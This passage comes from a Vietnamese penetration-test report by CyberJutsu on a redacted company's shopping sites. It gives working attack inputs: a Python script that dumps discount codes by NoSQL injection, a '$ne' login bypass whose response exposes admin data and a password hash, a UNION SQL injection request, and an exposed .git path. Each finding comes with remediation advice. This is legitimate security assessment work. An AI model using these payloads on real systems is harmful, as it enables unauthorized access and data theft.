3 code = []
4 discount_code = ""
5 while(True):
6     payload = {"search_code":("$gt":discount_code),"cart":{"17":1,"18":3,"19":1,"23":1},"timeseed":1611565260586}
7     print(payload)
8     headers = {'user-agent':'Dart/2.10 (dart:io)','content-type':'application/json; charset=utf-8'}
9     r = requests.post('https://pount/find',headers=headers,json=payload)
10    if 'code' not in r.json()['data']:
11        break
12    discount_code = r.json()['data']['code']
13    code.append(discount_code)
14
15 print(code)
```

```
{'search_code': ('$gt': '29NKOVV1H08J'), 'cart': {'17': 1, '18': 3, '19': 1, '23': 1}, 'timeseed': 1611565260586}
{'search_code': ('$gt': '5ES3771B76MB'), 'cart': {'17': 1, '18': 3, '19': 1, '23': 1}, 'timeseed': 1611565260586}
{'search_code': ('$gt': 'SQURIJY80D6H'), 'cart': {'17': 1, '18': 3, '19': 1, '23': 1}, 'timeseed': 1611565260586}
{'search_code': ('$gt': 'JLY6S2Q1GUJU'), 'cart': {'17': 1, '18': 3, '19': 1, '23': 1}, 'timeseed': 1611565260586}
{'search_code': ('$gt': 'JLY6S2Q1GUJX'), 'cart': {'17': 1, '18': 3, '19': 1, '23': 1}, 'timeseed': 1611565260586}
{'search_code': ('$gt': 'JLY6S2Q1GUJZ'), 'cart': {'17': 1, '18': 3, '19': 1, '23': 1}, 'timeseed': 1611565260586}
{'search_code': ('$gt': 'XLY6S2Q1GUJZ'), 'cart': {'17': 1, '18': 3, '19': 1, '23': 1}, 'timeseed': 1611565260586}
['29NKOVV1H08J', '5ES3771B76MB', 'SQURIJY80D6H', 'JLY6S2Q1GUJU', 'JLY6S2Q1GUJX', 'JLY6S2Q1GUJZ', 'XLY6S2Q1GUJZ']
```

Recommendations

- Đảm bảo giá trị ở `search_code` là kiểu `string` trước khi chèn trực tiếp vào câu query.
- Giải pháp khác là sanitize dấu dollar `$` trong user's input trước khi cho query database. Thư viện hỗ trợ: <https://www.npmjs.com/package/mongo-sanitize>

Attachments

Mã khai thác MGO-01-016 dump-discount-codes.py

References

- https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/05.6-Testing_for_NoSQL_Injection
- <https://blog.sqreen.com/prevent-nosql-injections-mongodb-node-js/>



MGO-01-018: Source code disclosure on domain ABC.XYZ.vn due to exposing .git folder [Medium]

Description and Impact

Rất có thể do cấu hình sai mà trang web ABC.XYZ.vn cho phép người dùng bất kỳ truy cập thư mục .git, thư mục này cho phép họ dễ dàng tải về toàn bộ mã nguồn của dự án [1].

Nếu mã nguồn có chứa nội dung nhạy cảm như: secret key, password cơ sở dữ liệu,... thì những thông tin đó là một nguồn tin quan trọng để kẻ tấn công tiếp tục khai thác sâu vào hệ thống.

Steps to reproduce

- Truy cập vào đường dẫn <https://ABC.XYZ.vn:443/.git/index> để tải file index của thư mục .git.
- Nội dung của file index có chứa nhiều thông tin quan trọng, chẳng hạn như đường dẫn để tải về toàn bộ mã nguồn của dự án.
- Chạy file MGO-01-018 poc.py để tải về mã nguồn của ABC.XYZ.vn.

Attachments

- MGO-01-018 poc.py

References

- [1] <https://mincong.io/2018/04/28/git-index/>
- https://portswigger.net/kb/issues/006000b0_source-code-disclosure



MGO-01-021: NoSQL Injection at login page on mall.XYZ.vn/admin leads to bypassing username validation [Low]

Description and Impact

Trang web `mall.XYZ.vn/admin` là một admin panel để quản lý `mall.XYZ.vn`. Ở trang đăng nhập chúng tôi tìm ra lỗi NoSQL Injection tại trường `username`, điều này cho phép kẻ tấn công không cần nhập `username` mà chỉ cần bruteforce `password` để có thể đăng nhập vào hệ thống.

Steps to reproduce

- Trên thực tế khi đăng nhập ở `mall.XYZ.vn/admin`, các gói tin được gửi sang API server `shop-api.XYZ.vn`. Do đó, lỗi NoSQL Injection nằm tại endpoint `shop-api.XYZ.vn/authorize`.
- Gửi request sau để xác nhận lỗi NoSQL Injection tại trường `username`:

```
POST /authorize HTTP/1.1
Host: shop-api.XYZ.vn
Connection: close
Content-Length: 43
Content-Type: application/json; charset=utf-8

{"username":{"$ne":""},"password":"123456"}
```

- Server response thông tin của tài khoản admin để xác nhận đăng nhập thành công:

```
HTTP/1.1 200 OK
Date: Wed, 03 Feb 2021 03:53:57 GMT
Content-Type: application/json
Connection: close
Set-Cookie: __cfduid=d5a3b007278fcca34b021a5d8ed6d4ec41612324437; expires=Fri, 05-Mar-21 03:53:57 GMT; path=/; domain=.XYZ.vn; HttpOnly; SameSite=Lax; Secure
Vary: Accept-Encoding
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: Origin, X-Requested-With, Content-Type, Accept, access-token
CF-Cache-Status: DYNAMIC
cf-request-id: 08079f95d0000d1d78a1ff00000001
Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct"
Server: cloudflare
CF-RAY: 61b935361b20d1d7-HKG
Content-Length: 930

{"msg":"Query data success!","success":1,"data":{"email":"admin@gmail.com","email_verified":0,"email_verified_at":0,"ref":"","fullname":"XXXXXXXXXXXX","username":"admin","XYZ_code":"","birth_day":"","gender":"","avatar":"","goog
```



```
le_id":"","facebook_id":"","apple_id":"","cmdnd_number":"","cmdnd_issue_date":
"","cmdnd_province":"","admin":true,"customerid":"5aa230ce0669fc8f390fa4ae","
location":"","desc":"","img_landscape":"","status":0,"is_active":1,"is_delet
ed":0,"created_at":1520578766,"updated_at":1520578766,"authorization":"xxxxx
xxxx","_id":"5f7be0ae85cdc9fdf8b611dd","password":"e10adc3949ba59abbe56e057f
20f883e","lastname":"XXXXXXXXXX","firstname":"YYYYYYYYY","phone":"09xxxxxxxx
xx","meta":{"website":"","age":0},"roleid":"","address":"Chung cư Lê Thành T
ân Tạo, Bình Tân","__v":0},"cpu":"3ms"}
```

Recommendations

Đảm bảo sanitize các input parameter từ user trước khi thực hiện query database. Chúng tôi đề xuất có thể sử dụng thư viện `mongoose-sanitize` cho tất cả các variables trước khi query cơ sở dữ liệu NoSQL [1].

References

- [1] <https://www.npmjs.com/package/mongoose-sanitize>
- https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/05.6-Testing_for_NoSQL_Injection



MGO-01-022: SQL injection at /site/product on shop-api.XYZ.vn leads to database dumping [High]

Description and Impact

Các món hàng trong `mall.XYZ.vn` được phân loại thành các nhóm khác nhau, khi người dùng yêu cầu xem tất cả món hàng trong 1 nhóm, một yêu cầu truy vấn thông tin sẽ được gửi tới `shop-api.XYZ.vn`, kèm với thông tin của nhóm hàng cần xem.

Endpoint này bị lỗ hổng SQL injection, cho phép kẻ tấn công trích xuất dữ liệu trong hệ thống cơ sở dữ liệu.

Steps to reproduce

Lỗ hổng này diễn ra ở trường `searchid_appdist` của endpoint `shop-api.XYZ.vn/site/product`.


Gửi request tới endpoint `shop-api.XYZ.vn/site/product` như bên dưới.

Request

```
GET /site/product?searchid_appdist=0%20UNION%20SELECT%20TABLE_NAME, TABLE_SCHEMA, 3, 4, 5, 6, 7, 8, 9, 10%20FROM%20INFORMATION_SCHEMA.TABLES+WHERE+TABLE_SCHEMA=database()+--+ HTTP/1.1
Host: shop-api.XYZ.vn
Connection: close
```



Response trả về chứa tên các bảng trong cơ sở dữ liệu hiện tại.



Recommendations

Đảm bảo những variables được sanitize trước khi query bằng SQL. Có thể sử dụng query builder hoặc áp dụng các thư viện ORM để query database.



4. Kết luận

Thông qua bản báo cáo này, CyberJutsu đã thành công tìm ra 20 lỗi bảo mật khác nhau nhằm đánh giá sát sao và đưa cho quý công ty một cái nhìn dễ hiểu và trực quan nhất nhằm giúp người đọc có thể nhìn thấy và đánh giá những rủi ro tiềm tàng trong hệ thống số XYZ. Những rủi ro trên có thể gây thiệt hại cho cả 2 phía: server và người dùng nói chung.

CyberJutsu mong được hợp tác với quý công ty trong những dự án tương lai tiếp theo. Xin cảm ơn.

Regards, **CyberJutsu** 